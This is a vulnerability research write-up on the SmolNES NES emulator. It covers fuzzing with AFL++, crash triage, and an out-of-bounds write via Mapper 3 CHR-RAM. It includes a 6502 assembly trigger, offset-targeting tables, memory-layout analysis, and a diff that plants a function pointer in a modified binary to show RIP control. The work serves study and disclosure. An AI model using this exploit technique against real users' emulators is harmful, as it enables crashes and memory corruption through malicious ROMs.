Vulnerability Research on SmolNES
Vulnerability Research on SmolNES
Section titled “Vulnerability Research on SmolNES”Executive summary
Section titled “Executive summary”The SmolNES emulator contains multiple memory safety vulnerabilities, including an Out-Of-Bounds
Write via Mapper 3 (CHR-RAM) that leads to arbitrary memory corruption when loading a malicious ROM.
In practice, only availability is definitively impacted: a malicious ROM can trigger a reproducible crash. In SmolNES’s memory layout, the GOT and the heap are out of reach, and no exploitable function pointer exists within the range reachable by the overflow.
That said, it makes for an excellent case study, directly transferable to more critical targets with a favorable memory layout: section 9 demonstrates RIP control in a modified binary built to simulate that scenario.
Table of contents
Section titled “Table of contents”- Background and target selection
- Setting up the fuzzing environment
- First results: initial crashes
- Lead 1: OOB Read in PRG-ROM (abandoned)
- Source code analysis
- Fuzzing iterations and optimizations
- Discovering the real vulnerability
- Memory mapping and exploitation attempt
- PoC on modified binary: RIP control
- Responsible Disclosure and CVE
- Appendix: Required NES concepts
- Resources
1. Background and target selection
Section titled “1. Background and target selection”Why SmolNES?
Section titled “Why SmolNES?”
The source code is available on GitHub (binji/smolnes).
SmolNES is a NES (Nintendo Entertainment System) emulator written in roughly 700 lines of
“golf” C in deobfuscated.c (intentionally compact code). A few characteristics make it an ideal target:
- Trivially AFL-fuzzable interface: the program takes a single
.nesROM as its argument (./smolnes <rom.nes>). It’s enough to feed AFL++ with binary files, then pass the generated files directly into smolnes. - Small codebase: the developer explicitly prioritized compactness (the tagline is “NES emulator in <5000 bytes of C”), which almost certainly means bounds checking was skipped.
- Hidden complexity: the NES is a complex machine (6502 CPU, PPU, Mapper system). It would be surprising if a project like this, with no security focus, had no bugs.
- Few maintainers: the project has only 3 contributors, it’s unlikely any vulnerability research has been done on it before.
The main attack surface identified right away is the iNES file header (the first 16 bytes of a ROM), which configures critical parameters such as memory bank sizes, mapper type, and graphics mode.
2. Setting up the fuzzing environment
Section titled “2. Setting up the fuzzing environment”Preparing the binary
Section titled “Preparing the binary”The SmolNES source includes two versions:
smolnes.c: the official “golfed” version (unreadable)deobfuscated.c: a readable version with explanatory comments, this is the one I used for research
Two modifications are made to deobfuscated.c before compiling for fuzzing:
-
Removing SDL calls (Simple DirectMedia Layer, the graphics/audio library): SDL initialization, window creation, rendering, and event polling are commented out. Without this, the program would try to open a window on every execution, making fuzzing too slow to be viable.
-
Capping the CPU cycle count: a limit is added to the main loop. Without this, a valid ROM would run the emulator forever.
Compiling with AFL++
Section titled “Compiling with AFL++”The instrumented binary is compiled using the environment variables from the provided Makefile:
CC=afl-clang-lto makeafl-clang-lto (Link-Time Optimization) is AFL++‘s highest-performance compiler mode: it inserts
instrumentation at link time, yielding better coverage and throughput than afl-cc or
afl-clang-fast.
Seed corpus
Section titled “Seed corpus”Free-to-use NES ROMs from the EmuDeck homebrew repository are used as the initial corpus. AFL++ will mutate them automatically to explore new execution paths.
Initial run
Section titled “Initial run”afl-fuzz -i games/ -o output_dir/ -- ./smolnes_instru/deobfuscated @@
The metrics are promising:
- ~1500 execs/sec: removing SDL was a success
- stability 100%: the emulator is deterministic, which is essential for effective fuzzing
3. First results: initial crashes
Section titled “3. First results: initial crashes”AFL++ finds its first crashes quickly. Within minutes, 3 unique crash files are saved in
output_dir/default/crashes/. After this initial burst, no new unique crashes appear despite
dozens of additional minutes of fuzzing.
sig:11 (SIGSEGV) is present on all crashes, indicating an invalid memory access.
4. Lead 1: OOB Read in PRG-ROM (abandoned)
Section titled “4. Lead 1: OOB Read in PRG-ROM (abandoned)”The first crash is loaded into GDB for analysis.

→ movzx r15d, BYTE PTR [rax+rcx*1+0x10]; deobfuscated.c:234 : return rom[(prg[hi - 8 >> prgbits - 12] & ...) << prgbits | ...]; mem(lo=0xfc, hi=0xf, val=0x0, write=0x0), reason: SIGSEGVThis corresponds to the following code:
// deobfuscated.creturn rom[(prg[hi - 8 >> prgbits - 12] & (rombuf[4] << 14 - prgbits) - 1) << prgbits | addr & (1 << prgbits) - 1];The emulator attempts to read at index 4,194,300 in rom[], a buffer with a maximum size of 1 MB:
this is an Out-Of-Bounds Read.
Root cause: rombuf[4] (5th byte of the iNES header, number of PRG banks) was set to 0x00
by AFL. The emulator then initializes:
prg[1] = rombuf[4] - 1;// If rombuf[4] == 0 : 0 - 1 = 255 (unsigned underflow)The PRG-ROM read computation becomes
prg[1] * 0x4000 + offset = 255 * 0x4000 + 0x3FFC = 0x3FFFFC,
which is exactly the $rax value observed.
Why this lead is abandoned: this crash happens at the very start of execution, during the Reset Vector read (the game’s first instruction). It causes an immediate crash (DoS), but there is no control over the value read or the target address. Additionally, this bug blocks AFL: nearly every mutation generates this same immediate crash, the emulator never actually starts, and AFL cannot explore the deeper execution paths that are of interest.
5. Source code analysis
Section titled “5. Source code analysis”Before optimizing the fuzzer, it’s necessary to understand the code in order to target the right execution paths. This is a good moment to read the appendix covering the NES architectural concepts, as things get fairly dense from here.
Overview of deobfuscated.c
Section titled “Overview of deobfuscated.c”The code is built around a single large main function that contains the emulator’s main loop,
plus a few helper functions.
Initialization: header parsing
Section titled “Initialization: header parsing”// deobfuscated.cSDL_RWread(SDL_RWFromFile(argv[1], "rb"), rombuf, 1024 * 1024, 1);// The full ROM file is loaded into rombuf[1024*1024]
rom = rombuf + 16; // Game code starts after the 16-byte headerprg[1] = rombuf[4] - 1; // Index of the last PRG bank (header byte 4)
// Header byte 5: number of CHR-ROM banks in the file// If 0: the game has no CHR-ROM, it uses CHR-RAM (8 KB of RAM)
// v--- CHR-RAM mode: chrrom = chrram[8192]chrrom = rombuf[5] ? rom + (rombuf[4] << 14) : chrram;// ^--- CHR-ROM mode: chrrom points into the filechrrom is the base pointer for graphics data access. Its value (either pointing into the ROM
file or into chrram) is the pivot of the vulnerability.
The get_chr_byte() function
Section titled “The get_chr_byte() function”// deobfuscated.cuint8_t *get_chr_byte(uint16_t a) { return &chrrom[chr[a >> chrbits] << chrbits | a % (1 << chrbits)];}The parameter a is a 14-bit VRAM address (value between 0 and 16383), representing a position
in the PPU’s graphics address space. The variable V plays this role during an access from
$2007.
The formula is compact. To understand it, note that a >> chrbits (with chrbits=12) extracts
the most significant bit of a on 13 bits, which encodes the bank number. In standard CHR-RAM
mode, a is bounded to $0000-$1FFF (8192 values) before the call: a >> 12 can therefore
only be 0 or 1, selecting one of the two 4 KB banks. It’s chr[bank_index] that can exceed 1
(the heart of the vulnerability). The << chrbits shift reconstructs the bank base address, and
the modulo recovers the intra-bank offset:
// Equivalent readable version (with chrbits = 12, bank size = 4096 bytes):uint8_t *get_chr_byte_readable(uint16_t a) { uint8_t bank_index = chr[a >> 12]; // bits 12-15 of 'a' -> bank number uint32_t bank_base = bank_index << 12; // bank_index * 4096 uint16_t offset = a & 0xFFF; // bits 0-11 of 'a' -> offset within bank return &chrrom[bank_base + offset];}chr[] is an array of graphics bank indices, updated by the Mappers.
In CHR-RAM mode, chrrom == chrram and chrram is only 8192 bytes (2 banks of 4096).
If bank_index >= 2, then bank_base >= 8192, and the returned pointer goes past the end of
chrram.
The central mem() function
Section titled “The central mem() function”mem() emulates all 6502 CPU memory accesses. It takes the address (hi:lo), the value to
write (val), and the operation direction (write).
// deobfuscated.c (excerpt)uint8_t mem(uint8_t lo, uint8_t hi, uint8_t val, uint8_t write) {  uint16_t addr = hi << 8 | lo;
  switch (hi >>= 4) {  // Divide hi by 16 to get the memory "region"
  case 0: case 1: // Region $0000-$1FFF: internal RAM (2 KB, mirrored over 8 KB)    // The NES physically has only 2 KB of RAM ($0000-$07FF). The remaining 6 KB    // ($0800-$1FFF) are mirrors: accessing $0800 or $0000 reads the same physical byte.    return write ? ram[addr] = val : ram[addr];
  case 2: case 3: // Region $2000-$3FFF: PPU registers (mirrored)    // The 8 PPU registers ($2000-$2007) are mirrored across the entire $2000-$3FFF range.    // lo &= 7 keeps only the 3 low bits, mapping any address in this range to its    // corresponding PPU register.    // Ex: $2015 -> 0x15 & 7 = 5 -> register $2005 (ppuscroll).    lo &= 7;
    if (lo == 7) { // Register $2007 = PPUDATA (PPU data port)      // The PPU has a one-cycle read delay: reading $2007 does not immediately return      // the value at address V, but the value from the previous cycle, stored in ppubuf.      // The current read is buffered for the next access.      // Exception: the palette ($3F00+) is returned without buffering.      // That's why tmp = ppubuf at the start and return tmp at the end.      tmp = ppubuf;      uint8_t *rom =          // If V points into the Pattern Table area (0x0000-0x1FFF):          V < 8192  ? write && chrrom != chrram                          ? &tmp              // Write to CHR-ROM: ignore                                              // (tmp serves as a bit bucket; CHR-ROM                                              // is read-only on real hardware)                          : get_chr_byte(V)   // Write to CHR-RAM or any read          // If V points into the Nametable area (0x2000-0x3EFF):          : V < 16128 ? get_nametable_byte(V)          // Otherwise: Palette area (0x3F00+)                      : palette_ram + (uint8_t)((V & 19) == 16 ? V ^ 16 : V);      write ? *rom = val : (ppubuf = *rom); // Actual write or read      V += ppuctrl & 4 ? 32 : 1;  // V auto-increments after each $2007 access      V %= 16384;  // V stays within the PPU address space (14 bits = 2^14 = 16384)      return tmp;    }    // ... handling of other PPU registers ($2000 ppuctrl, $2006 ppuaddr, etc.)
  case 4: // Region $4000-$4FFF: APU and I/O registers    // $4016: joypad read (keyboard state in the emulator)    for (tmp = 0, hi = 8; hi--;)      tmp = tmp * 2 + key_state[...]; // key_state = pointer to keyboard state
  case 6: case 7: // Region $6000-$7FFF: PRG-RAM (optional cartridge RAM)    // Two distinct memories, two distinct roles:    // - Internal RAM ($0000-$1FFF): 2 KB soldered on the motherboard. Game variables,    //   6502 stack. Present on every NES.    // - PRG-RAM ($6000-$7FFF): optional 8 KB ON the cartridge. Absent from most games.    //   When present, often battery-backed to save progress (Zelda, Metroid).    addr &= 8191; // Keep the 13 low bits (0x1FFF) to address prgram[8192]    return write ? prgram[addr] = val : prgram[addr];
  default: // Region $8000-$FFFF: ROM + Mapper handling    // IMPORTANT: writes to the ROM region do not modify the ROM.    // They are intercepted and interpreted as commands to the Mapper.    if (write)      switch (rombuf[6] >> 4) { // Mapper number      case 7: // Mapper 7 (AxROM)        // ...      case 4: // Mapper 4 (MMC3)        // ...      case 3: // Mapper 3 (CNROM): CHR bank switching only        chr[0] = val % 4 * 2; // Even bank (0, 2, 4, or 6)        chr[1] = chr[0] + 1;  // Next odd bank (1, 3, 5, or 7)        break;      case 2: // Mapper 2 (UNROM)        // ...      case 1: // Mapper 1 (MMC1)        // ...      }    return rom[(prg[hi - 8 >> prgbits - 12] & (rombuf[4] << 14 - prgbits) - 1)                   << prgbits |               addr & (1 << prgbits) - 1];  }  return ~0;}
Key points identified for the vulnerability:
-
Register $2007 (PPUDATA): this is the PPU’s data port. Writing to
$2007from 6502 code triggers a VRAM write, whose destination is computed byget_chr_byte(V).Vis the PPU’s internal address cursor, controlled by writes to$2006(PPUADDR). -
Mapper 3: any write anywhere in
$8000-$FFFFmodifieschr[0]without bounds checking. Withval=0x01(or anyvalsuch thatval % 4 == 1),chr[0] = 0x01 % 4 * 2 = 2. -
The partial safety check:
write && chrrom != chrram ? &tmp : get_chr_byte(V). Ifchrrom == chrram(CHR-RAM mode), the write goes throughget_chr_bytewith no bounds check on the bank index. This is the only case where a write can go out of bounds.
6. Fuzzing iterations and optimizations
Section titled “6. Fuzzing iterations and optimizations”Iteration 1: SDL removal + cycle cap (result: 3 crashes, then stall)
Section titled “Iteration 1: SDL removal + cycle cap (result: 3 crashes, then stall)”The first harness version simply removes SDL graphics calls and adds a cycle limit. AFL++ quickly finds 3 unique crashes (all related to the OOB Read in PRG-ROM described in section 4), then stalls.
Reason for the stall: the emulator crashes too early. When rombuf[4]=0, the NES CPU never
really starts: it reads an invalid Reset Vector and immediately tries to access 4 MB of PRG-ROM.
AFL cannot explore the deeper execution paths (like the 6502 code that writes to $2007).
Iteration 2: header patches + ASAN + 6502 dictionary
Section titled “Iteration 2: header patches + ASAN + 6502 dictionary”Knowing the code better, several additional modifications are made.
Header patches in the harness (applied after reading the file):
// Prevent PRG underflow and the immediate $FFFC crashif (rombuf[4] == 0 || rombuf[4] > 64) rombuf[4] = 1;// Force CHR-RAM mode: chrrom = chrram, which activates the path through get_chr_byte()rombuf[5] = 0;// Force Mapper 3 (CNROM), preserve the mirroring bitrombuf[6] = (rombuf[6] & 0x01) | 0x30;These three patches steer AFL toward the vulnerable path:
rombuf[4]clamped: prevents the immediate PRG crashrombuf[5] = 0: ensureschrrom == chrram, a necessary condition for the OOB Writerombuf[6] = 0x3X: forces Mapper 3, enabling CHR bank switching without bounds checking
Note on rombuf[4] > 64: the value is capped at 64 banks maximum. This limit exactly matches
the rombuf buffer size (1 MB / 16 KB per bank = 64 banks). Beyond that, index calculations would
exceed the allocated megabyte. This is not an official NES limit (real NES ROMs have at most 32 PRG
banks), it’s a safety bound derived from the buffer size.
Compiling with ASAN:

AFL_USE_ASAN=1 CC=afl-clang-lto makeWithout ASAN, an OOB Write will silently write into adjacent memory without an immediate crash if the overwritten region contains data the process can read. ASAN detects the out-of-bounds access at the very first overflowed byte, making the crash systematic.
The trade-off is a performance drop: ~300 execs/sec instead of ~1500. Further optimizations could improve this, but it wasn’t necessary given that enough crashes were found at this reduced speed.
AFL++ dictionary (nes6502.dict):
# iNES headermagic="NES\x1a"mapper3="\x30"
# 6502 write opcodesop_sta_abs="\x8D"op_stx_abs="\x8E"
# NES register addressesppu_addr="\x06\x20"   # $2006: PPUADDRppu_data="\x07\x20"   # $2007: PPUDATAmapper_reg="\x00\x80" # $8000: Mapper 3 register
#...# The actual dictionary I used was considerably larger
Without the dictionary, AFL has to stumble upon the sequence 8D 07 20 (STA $2007) by chance
among 16,777,216 possible 3-byte combinations. With the dictionary, it inserts it directly.
Surface bug hotfixes:
Two additional bugs were identified and hotfixed in the harness to let ASAN reach the target bug:
- OOB Write in palette_ram: the index
(uint8_t)(...)can be up to 255, butpalette_ramis only 64 bytes. Hotfix:& 63to clamp the index. - OOB Read in PRG-ROM: the computed index in the PRG formula can exceed 1 MB. Hotfix: add a bounds check before the return.
Both bugs are real (confirmed on legitimate, unmodified ROMs), but of lesser interest: the first is a write with a limited range (~191 bytes maximum), the second is a read with no control over the value returned.
Result: AFL++ finds the CHR-RAM OOB Write crash very quickly.
7. Discovering the real vulnerability: OOB Write via Mapper 3 CHR-RAM
Section titled “7. Discovering the real vulnerability: OOB Write via Mapper 3 CHR-RAM”The ASAN crash
Section titled “The ASAN crash”With the patched binary (ASAN + forced Mapper 3 + forced CHR-RAM), AFL++ produces a new type of crash. Replayed under GDB with ASAN, it reveals:

==ERROR: AddressSanitizer: global-buffer-overflowWRITE of size 1 at 0x55555628c9a0 thread T0 #0 in mem deobfuscated.c:920x55555628c9a0 is located 0 bytes after global variable 'chrram' (size 8192)Unlike the previous crashes (READ), this one is a WRITE. It lands exactly at chrram[8192],
the first byte past the end of the array.
The stack trace (#0) points to line 92 of mem():
write ? *rom = val : (ppubuf = *rom); // line 92Here, rom is the pointer returned by get_chr_byte(V), whose value has gone past the bounds of
chrram. ASAN interrupts execution at the exact moment of the write.
Root cause: get_chr_byte() without bounds checking
Section titled “Root cause: get_chr_byte() without bounds checking”In CHR-RAM mode (chrrom == chrram, from rombuf[5] = 0) with Mapper 3 active
(rombuf[6] >> 4 == 3), any CPU write to $8000-$FFFF modifies the CHR banks:
case 3: // mapper 3 chr[0] = val % 4 * 2; chr[1] = chr[0] + 1; break;val is entirely controlled by the ROM. The possible values of chr[0] and their consequences:
| val written | chr[0] | base offset into chrram | out-of-bounds? | OOB range |
|---|---|---|---|---|
| val%4 = 0 | 0 | 0 | no | - |
| val%4 = 1 | 2 | 8192 | yes | +4095 B |
| val%4 = 2 | 4 | 16384 | yes | +12287 B |
| val%4 = 3 | 6 | 24576 | yes | +20479 B |
There is no check that chr[0] stays within the physical bounds of chrram.
Trigger conditions
Section titled “Trigger conditions”Three conditions, all satisfiable by a malicious ROM:
rombuf[5] == 0(iNES header byte 5, controlled by the ROM): enables CHR-RAM moderombuf[6] >> 4 == 3(high nibble of header byte 6, controlled by the ROM): enables Mapper 3- The PPU writes via
$2007withVin$0000-$1FFFafter a Mapper write that setchr[0] >= 2
Write address control
Section titled “Write address control”The target address is fully derivable from two controllable parameters:
address = &chrram[ chr[V >> 12] * 4096 + (V & 0xFFF) ]valwritten to$8000+: determineschr[0](0, 2, 4, or 6)V: positioned by two consecutive writes to$2006
Granularity is one byte. The written value (from the 6502’s A, X, or Y register) is also controlled by the ROM.
Demonstration: minimal 6502 assembly
Section titled “Demonstration: minimal 6502 assembly”The following sequence triggers an OOB Write at the first byte after chrram. iNES header: 1 PRG
bank (rombuf[4] = 1), 0 CHR banks (rombuf[5] = 0), Mapper 3 (rombuf[6] = 0x30).
; Entry point (Reset Vector at $FFFC points here)
; Step 1: select the CHR bank via Mapper 3; val=1 => chr[0] = 1%4*2 = 2 => base offset = 2*4096 = 8192 (first OOB byte)LDA #$01         ; $A9 $01STA $8000        ; $8D $00 $80 -> Mapper 3: chr[0]=2, chr[1]=3
; Step 2: set V via two consecutive writes to $2006LDA #$00         ; $A9 $00STA $2006        ; $8D $06 $20  (high byte: $00)LDA #$00         ; $A9 $00STA $2006        ; $8D $06 $20  (low byte: $00) => V = $0000
; Step 3: write via $2007 (PPUDATA); get_chr_byte($0000) = &chrram[2*4096 + 0] = &chrram[8192] -> OOBLDA #$41         ; $A9 $41  (value to write)STA $2007        ; $8D $07 $20 -> WRITE to chrram[8192]
To target a different offset:
| target (offset from start of chrram) | val at $8000 | V via $2006 |
|---|---|---|
| 8192 + N (N < 4096) | $01 (chr[0]=2) | $0000-$0FFF |
| 16384 + N (N < 4096) | $02 (chr[0]=4) | $0000-$0FFF |
| 24576 + N (N < 4096) | $03 (chr[0]=6) | $0000-$0FFF |
8. Memory mapping and exploitation attempt
Section titled “8. Memory mapping and exploitation attempt”.bss section layout
Section titled “.bss section layout”
The order of global variables in memory (.bss section, confirmed via GDB on the release binary):
0x55555567a220 chrram [8192 bytes] <- start of the overflow region0x55555567c220 ram [8192 bytes]0x55555567e220 palette_ram [64 bytes]0x55555567e260 vram [2048 bytes]0x55555567ea60 ptb_lo [1 byte]0x55555567ea70 addr_lo [1 byte]0x55555567ea80 prg [4 bytes]0x55555567ea90 rom [8 bytes] (pointer)...Maximum overflow range with Mapper 3: chr[0] max = 6,
range = 6 * 4096 + 4095 = 28671 bytes beyond the start of chrram, i.e. ~20 KB
out-of-bounds.
The GOT is out of reach
Section titled “The GOT is out of reach”The natural first target for an OOB Write is the GOT (Global Offset Table), which holds the addresses of libc functions. Overwriting a GOT entry redirects a function call to arbitrary code.

gef➤ p/d 0x555555559fc0 - 0x55555567a220 # GOT - chrram$5 = -1180256 # Negative value (~-1.1 MB)The GOT is located approximately 1.1 MB before chrram in memory. Since the OOB Write can
only reach addresses at positive offsets from chrram, the GOT is inaccessible.
The heap is out of reach
Section titled “The heap is out of reach”The heap (dynamically allocated by SDL at startup) is another potential target: it may contain function pointers or exploitable allocator metadata.
Distance chrram -> heap start: 0x23e749f0 ~ 574 MBAs expected, ASLR places the heap several hundred megabytes away from the .bss section. The
maximum OOB range (~20 KB with Mapper 3) is nowhere near that distance.
Analysis of variables within range
Section titled “Analysis of variables within range”In the ~20 KB reachable after chrram, the variables present are integer arrays (ram,
palette_ram, vram) and scalars (ptb_lo, addr_lo, 6502 registers, prg). Overwriting
them disrupts emulation but provides no useful primitive: no function pointer is present in this
region.
One variable stands out, though: the pointer *rom, located ~18 KB after chrram.
It points to the start of the PRG data inside rombuf and is used for offset
calculations. Overwriting it would change the base for address arithmetic, potentially enabling
access to arbitrary memory, but it would also alter where instructions are read from. This
primitive self-destructs upon use.
Impact assessment
Section titled “Impact assessment”- Guaranteed DoS: reproducible crash with a malicious
.nesROM, confirmed via ASAN - Memory corruption: up to ~20 KB of global variables can be overwritten, disrupting emulation arbitrarily
- Direct RCE: not achievable with this memory layout (GOT and heap out of reach, no function pointer in the reachable region)
9. PoC on modified binary: RIP control
Section titled “9. PoC on modified binary: RIP control”SmolNES’s memory layout contains no function pointer within the overflow’s reach. To illustrate
the vulnerability’s potential in a favorable scenario, a function pointer is manually added to
deobfuscated.c’s source, in the .bss section immediately after chrram. This pointer does
not exist in the original binary. A malicious ROM overwrites it with 0xdeadbeef, giving
control of RIP (the instruction pointer register on x86_64) on the next call.
Code modification
Section titled “Code modification”The modification spans three files. The function pointer is declared in a separate compilation
unit (poc_hook.c) to ensure the linker places its .bss after that of deobfuscated.o, and
therefore at a higher address than chrram.
poc_hook.h:
typedef void (*render_hook_t)(void);extern render_hook_t render_hook;poc_hook.c:
typedef void (*render_hook_t)(void);render_hook_t render_hook;Full diff:
diff --git a/Makefile b/Makefile--- a/Makefile+++ b/Makefile@@ -18,8 +18,8 @@-deobfuscated: deobfuscated.c-       $(CC) -O2 -o $@ $< ${SDLFLAGS} -g ${WARN}+deobfuscated: deobfuscated.c poc_hook.c+       $(CC) -O2 -o $@ deobfuscated.c poc_hook.c ${SDLFLAGS} -g ${WARN}
diff --git a/deobfuscated.c b/deobfuscated.c--- a/deobfuscated.c+++ b/deobfuscated.c@@ -1,5 +1,6 @@ #include <SDL2/SDL.h> #include <stdint.h>+#include "poc_hook.h"
@@ -691,6 +691,8 @@         SDL_RenderPresent(renderer);+        // [POC] Call render hook if defined+        if (render_hook) render_hook();         // Handle SDL events.
Two points to note:
- Makefile:
poc_hook.cis added as an explicit source. The linker placespoc_hook.o’s.bssafterdeobfuscated.o’s, guaranteeing thatrender_hookends up at an address higher than all variables indeobfuscated.c, includingchrram. - Call site: the hook is called after each
SDL_RenderPresent, i.e. once per frame (scanline 241). That’s the natural moment for an emulator to expose this kind of callback.
This pattern is realistic: many emulators expose such callbacks for debugging tools, save states, or GUI frontends.
Malicious ROM
Section titled “Malicious ROM”The ROM is generated by the make_poc_rom.py script (see Resources). It takes the offset of
render_hook from chrram in the target binary’s .bss, then writes the 8 bytes of
0xdeadbeef via successive writes to $2007, incrementing V by 1 each time (auto-increment
after each PPUDATA access).
Result
